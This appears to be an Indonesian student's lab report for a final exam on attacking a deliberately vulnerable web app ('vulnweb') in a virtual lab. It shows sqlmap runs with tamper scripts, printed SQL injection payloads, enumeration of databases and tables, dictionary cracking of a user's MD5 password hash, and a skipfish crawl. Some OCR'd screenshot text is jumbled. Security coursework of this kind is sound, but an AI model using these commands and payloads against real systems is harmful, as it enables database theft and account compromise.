


# TUGAS UAS - VDI HACK

**Nama** : Fisabili Maghfirona Firdaus

**NRP** : 3122640051


**Kelas** : 2 D4 LJ IT-B

## 1. VDI mengalami kondisi FAILED pada Apache2 service



```
Skenario_Serangan [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Starting A high performance web server and a reverse proxy server...
[ OK ] Started Deferred execution scheduler.
      Starting System Logging Service...
      Starting LXD - container startup/shutdown...
[ OK ] Started D-Bus System Message Bus.
[ OK ] Started Login Service.
[ OK ] Started Unattended Upgrades Shutdown.
[ OK ] Started FUSE filesystem for LXC.
[ OK ] Started irqbalance daemon.
      Starting Snap Daemon...
[ OK ] Started System Logging Service.
[ OK ] Started Availability of block devices.
[ OK ] Started Permit User Sessions.
[ OK ] Started Thermal Daemon Service.
[ OK ] Started OpenBSD Secure Shell server.
[ OK ] Started LSB: automatic crash report generation.
      Starting Authorization Manager...
      Starting Hostname Service...
      Starting Hold until boot process finishes up...
      Starting Terminate Plymouth Boot Screen...
[ OK ] Started Hold until boot process finishes up.
      Starting Set console scheme...
[ OK ] Started Terminate Plymouth Boot Screen.
[ OK ] Started Set console scheme.
[ OK ] Created slice system-getty.slice.
[ OK ] Started Getty on tty1.
[ OK ] Reached target Login Prompts.
[ OK ] Started LSB: Record successful boot for GRUB.
[ OK ] Started Hostname Service.
[ OK ] Started Authorization Manager.
[ OK ] Started Accounts Service.
[ OK ] Started Dispatcher daemon for systemd-networkd.
[ OK ] Started A high performance web server and a reverse proxy server.
[ OK ] Started LXD - container startup/shutdown.
[FAILED] Failed to start The Apache HTTP Server.
See 'systemctl status apache2.service' for details.
```

2. Melakukan install package aplikasi yang dibutuhkan oleh demo.



The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root, indicated by the red text "(root@kali)". The user has run several commands to update the package lists and install security tools:

```
[sudo] password for kali:  
[root@kali ~]# sudo apt update  
Hit:1 http://mirror.primelink.net.id/kali kali-rolling InRelease  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
1835 packages can be upgraded. Run 'apt list --upgradable' to see them.  
[root@kali ~]# sudo apt install nmap -y  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
nmap is already the newest version (7.93+dfsg1-0kali3).  
0 upgraded, 0 newly installed, 0 to remove and 1835 not upgraded.  
[root@kali ~]# sudo apt install sqlmap  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
sqlmap is already the newest version (1.7.2-1).  
0 upgraded, 0 newly installed, 0 to remove and 1835 not upgraded.
```

### 3. Menjalankan sqlmap pada host yang dijalankan dengan parameter berbeda.

The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running the command:

```
$ sqlmap -u "http://192.168.1.12/lib/koneksi.php?database=vulnweb" --level=5 --risk=3 --tamper=apostrophemask,apostrophennullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifi snull,multiplespaces,percentage,randomcase,space2comment,space2plus,space2ran domblank,unionalltounion,unmagicquotes
```

The output of the command is displayed in the terminal window. It includes a disclaimer about the legal use of sqlmap, information about tamper scripts, and various informational and warning messages from the nmap module being loaded. The terminal window has a dark theme and is part of the Kali Linux desktop environment.

\*pengulangan setelah Apache2 telah menyala.

The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running on a Kali Linux system with root privileges. The user has run the command \$ sqlmap -u "http://192.168.43.30/index.php?tampil=artikel\_detail&id=85". The output of the command is displayed in the terminal, showing the progress of the SQL injection test. The terminal window also displays various icons for file operations, browser, and system status.

```
(kali㉿kali)-[~] ~]$ sqlmap -u "http://192.168.43.30/index.php?tampil=artikel_detail&id=85"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
velopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:42:46 /2023-06-02/
[11:42:47] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=mfiufcgvicm...tq4i8brft'
[11:42:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:42:58] [INFO] testing if the target URL content is stable
[11:42:58] [INFO] target URL content is stable
[11:42:58] [INFO] testing if GET parameter 'tampil' is dynamic
[11:42:58] [INFO] GET parameter 'tampil' appears to be dynamic
[11:42:58] [WARNING] heuristic (basic) test shows that GET parameter 'tampil' might not be injectable
[11:42:58] [INFO] testing for SQL injection on GET parameter 'tampil'
[11:42:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:42:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:42:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[11:42:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:42:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:42:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:42:59] [INFO] testing 'Generic inline queries'
[11:42:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:42:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:42:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:42:59] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:42:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:42:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:42:59] [INFO] testing 'Oracle AND time-based blind'
```

#### 4 Terdeteksi MySQL menjadi database yang digunakan oleh host.

```
kali@kali: ~
```

```
[06:31:49] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bo
l*int - original value)' [06:31:49] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace
'
[06:31:49] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace
(original value)'
[06:31:49] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace
(GENERATE_SERIES)'
[06:31:49] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace
(GENERATE_SERIES - original value)'
[06:31:49] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace' [06:31:49] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)' [06:31:49] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[06:31:49] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[06:31:49] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[06:31:49] [INFO] testing 'Informix boolean-based blind - Parameter replace (original value)'
[06:31:49] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[06:31:49] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[06:31:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[06:31:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[06:31:49] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[06:31:49] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[06:31:49] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[06:31:49] [INFO] parameter 'User-Agent' appears to be 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
(kali㉿kali)-[~]
```

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/ce-shop_14.0.1 x root@kali: ...map/scripts x root@.../kali x
GENERATE_SERIES)'
[09:43:48] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[09:43:48] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[09:43:48] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[09:43:48] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[09:43:48] [INFO] parameter 'Referer' appears to be 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)' injectable (with --code=200)
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payload
n
[09:45:40] [INFO] testing 'Oracle error-based - Parameter replace'
[09:45:40] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[09:45:40] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
[09:45:40] [INFO] testing 'Generic inline queries'
[09:45:40] [INFO] testing 'Oracle inline queries'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
- comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)
'
[09:45:40] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (heavy query)'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)
'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[09:45:40] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)
'
[09:45:40] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[09:45:40] [INFO] testing 'Oracle AND time-based blind'
[09:45:40] [INFO] testing 'Oracle OR time-based blind'
[09:45:40] [INFO] testing 'Oracle AND time-based blind (comment)'
[09:45:40] [INFO] testing 'Oracle OR time-based blind (comment)'
```

## \*Hasil crawling database

```
kali@kali:~/home/kali ~
sqlmap identified the following injection point(s) with a total of 134 HTTP(s) requests:acking DB
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: tampil=artikel_detail&id=85' AND 2286=2286 AND 'xGn0='xGn0

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil=artikel_detail&id=85' AND (SELECT 1838 FROM (SELECT(SLEEP(5)))UpKm) AND 'VFZP='VF
ZP

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampil=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71717a7a71,0x585676
6f52796d414465494d784c5a744c7057686b494d7346555361676e677751476d436e5a564a,0x716b6b7071),NULL,NULL-- -
[11:46:24] [INFO] the back-end DBMS is MySQL
[11:46:24] [INFO] web server operating system: Linux Ubuntu 19.04 (disco)
[11:46:24] [INFO] web application technology: PHP, Apache 2.4.38
[11:46:24] [INFO] back-end DBMS: MySQL > 5.0.12
[11:46:24] [INFO] fetching database names
[11:46:24] [INFO] available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
[11:46:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.1
68.43.30'
[*] ending @ 11:46:24 /2023-06-02/
(kali㉿kali)-[~]
$ password tersebut, mari kita liat bersama ulasannya ya sobat progress....
```

\*hasil crawling tabel database ‘vulnweb’

The screenshot shows a terminal window titled 'kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal is running on a Kali Linux system with root privileges. The user has performed a SQL map attack on a MySQL database named 'vulnweb'. The terminal output includes:

- Payload analysis: time-based blind, generic UNION query.
- DBMS detection: MySQL >= 5.0.12.
- Table listing: user, artikel, galeri, halaman, komentar, menu, pesan.
- Information about the web server: Linux Ubuntu 19.04 (disco), Apache 2.4.38, PHP.
- Database version: MySQL >= 5.0.12.
- Tables fetched: user, artikel, galeri, halaman, komentar, menu, pesan.
- Logs: fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.43.30'.
- Final message: [\*] ending @ 11:47:38 /2023-06-02/

The terminal window is set against a background of a web browser displaying a login page for 'VULNWEB28' with a URL like 'http://192.168.43.30/vulnweb'. The browser interface includes tabs, a toolbar, and a status bar showing the IP address and port.

\*hasil data dari tabel 'user'

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil=artikel_detail&id=85' AND (SELECT 1838 FROM (SELECT(SLEEP(5)))UpKm) AND 'VFZP'='VFZP

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampil=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71717a7a71,0x5856766f52796d414465494d784c5a744c7057686b494d7346555361676e677751476d436e5a564a,0x716b6b7071),NULL,NULL-- --[11:48:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[11:48:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[11:48:28] [INFO] fetching current database
[11:48:28] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+[11:48:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.43.30'
[*] ending @ 11:48:28 /2023-06-02/[kali㉿kali)-[~]$
```

Below the terminal window, there is a status bar with the text: "password tersebut, mari kita liat bersama ulasannya ya sobat progress.....". To the right of the terminal, there is a sidebar with various links and sections like "ARTIKEL TE", "VIDEO", and "HACKING PA".


## \*hasil data user

```
root@kali:~/home/kali x kali@kali:~ x
se 'vulnweb'
[11:51:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
y
[11:51:24] [INFO] writing hashes to a temporary file '/tmp/sqlmap_a_c45xtl9200/sqlmaphashes-x4b58cgj.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:51:28] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[11:51:54] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[11:52:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:52:03] [INFO] starting 4 processes
[11:52:16] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+
| id_user | password           | username |
+-----+-----+
| 1       | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+
[*] ending @ 11:52:20 /2023-06-02/
```

(kali㉿kali)-[~]

\$ password tersebut, mari kita liat bersama ulasannya ya sobat progress....

#### 4. Menjalankan skipfish untuk melakukan crawling sitemap.



```
kali@kali: ~
File Actions Edit View Help
- 192.168.1.12 -
Scan statistics: 192.168.1.12
application/binary
  Scan time : 0:00:07.478
  HTTP requests : 32316 (4321.5/s), 43419 kB in, 6938 kB out (6733.3 kB/s)
  Compression : 3362 kB in, 4248 kB out (11.6% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 337 total (96.0 req/conn)
    - TCP faults : 0 failures, 0 timeouts, 11 purged
  External links : 2 skipped
  Req pending : 35
    1. http://192.168.1.12/css/img/header.jpg (23770 bytes) [ show trace + ]
Database statistics: 192.168.1.12
  Pivots : 68 total, 68 done (100.00%)
  Images :
    In progress : 0 pending, 0 init, 0 attacks, 0 dict
  Missing nodes : 15 spotted
    1. Node types : 1 serv, 19 dir, 26 file, 0 pinfo, 3 unkn, 19 par, 0 val
    2. Issues found : 99 info, 0 warn, 2 low, 0 medium, 0 high impact
    3. Dict size : 40 words (40 new), 5 extensions, 237 candidates
    4. Signatures : 77 total
      1. hackerOne.png (7623 bytes) [ show trace + ]
    5. http://192.168.1.12/img/g.png (400000 bytes) [ show trace + ]
  [+] Copying static resources ...
  [+] Sorting and annotating crawl nodes: 68
  [+] Looking for duplicate entries: 68
  [+] Counting unique nodes: 59
  [+] Saving pivot data for third-party tools ...
  [+] Writing scan description ...
  [+] Writing crawl tree: 68
  [+] Generating summary views ...
  [+] Report saved to '203/index.html' [d[0x6c0e8bb0] bytes] [ show trace + ]
  [+] This was a great day for science!
    1. http://192.168.1.12/index.php (492 bytes) [ show trace + ]
    2. http://192.168.1.12/konten/artikel_detail.php?tampil=komentar_proses (182 bytes) [ show trace + ]
    3. (kali㉿kali)-[~] $ http://192.168.1.12/konten/galeri.php (509 bytes) [ show trace + ]
    4. http://192.168.1.12/konten/halaman.php (500 bytes) [ show trace + ]
    5. http://192.168.1.12/konten/home.php (792 bytes) [ show trace + ]
    6. http://192.168.1.12/konten/komentar_proses.php (416 bytes) [ show trace + ]
    7. http://192.168.1.12/konten/kontak_proses.php (506 bytes) [ show trace + ]
    8. http://192.168.1.12/index.php (968 bytes) [ show trace + ]
    9. http://192.168.1.12/konten.php (682 bytes) [ show trace + ]
    10. http://192.168.1.12/menu.php (296 bytes) [ show trace + ]
    11. http://192.168.1.12/sidebar.php (1170 bytes) [ show trace + ]
text/plain (1)
  1. http://192.168.1.12/lib/koneksi.php (214 bytes) [ show trace + ]
```

## 5. Hasil crawling dari sitemap

```
application/binary (1)
1. http://192.168.1.12/media/hackerone.mp4 (400000 bytes) [ show trace + ]
application/xhtml+xml (1)
1. http://192.168.1.12/ (612 bytes) [ show trace + ]
image/jpeg (3)
1. http://192.168.1.12/css/img/header.jpg ★ (23770 bytes) [ show trace + ]
2. http://192.168.1.12/img/FIX.jpg (19819 bytes) [ show trace + ]
3. http://192.168.1.12/img/tw.png (178558 bytes) [ show trace + ]
image/png (6)
1. http://192.168.1.12/img/banner.png (332841 bytes) [ show trace + ]
2. http://192.168.1.12/img/download.png (5728 bytes) [ show trace + ]
3. http://192.168.1.12/img/fb.png (13209 bytes) [ show trace + ]
4. http://192.168.1.12/img/HackerOne.png (7623 bytes) [ show trace + ]
5. http://192.168.1.12/img/ig.png (400000 bytes) [ show trace + ]
6. http://192.168.1.12/img/wa.png (45526 bytes) [ show trace + ]
text/css (1)
1. http://192.168.1.12/css/style.css (1266 bytes) [ show trace + ]
text/html (14)
1. http://192.168.1.12/konten/kontak.php (492 bytes) [ show trace + ]
2. http://192.168.1.12/konten/artikel_detail.php (1691 bytes) [ show trace + ]
3. http://192.168.1.12/css/ (178 bytes) [ show trace + ]
4. http://192.168.1.12/css/img/header.jpg-->">"<sf1000240v634346> ★ (178 bytes) [ show trace + ]
5. http://192.168.1.12/konten/artikel_detail.php?tampil=komentar_proses (182 bytes) [ show trace + ]
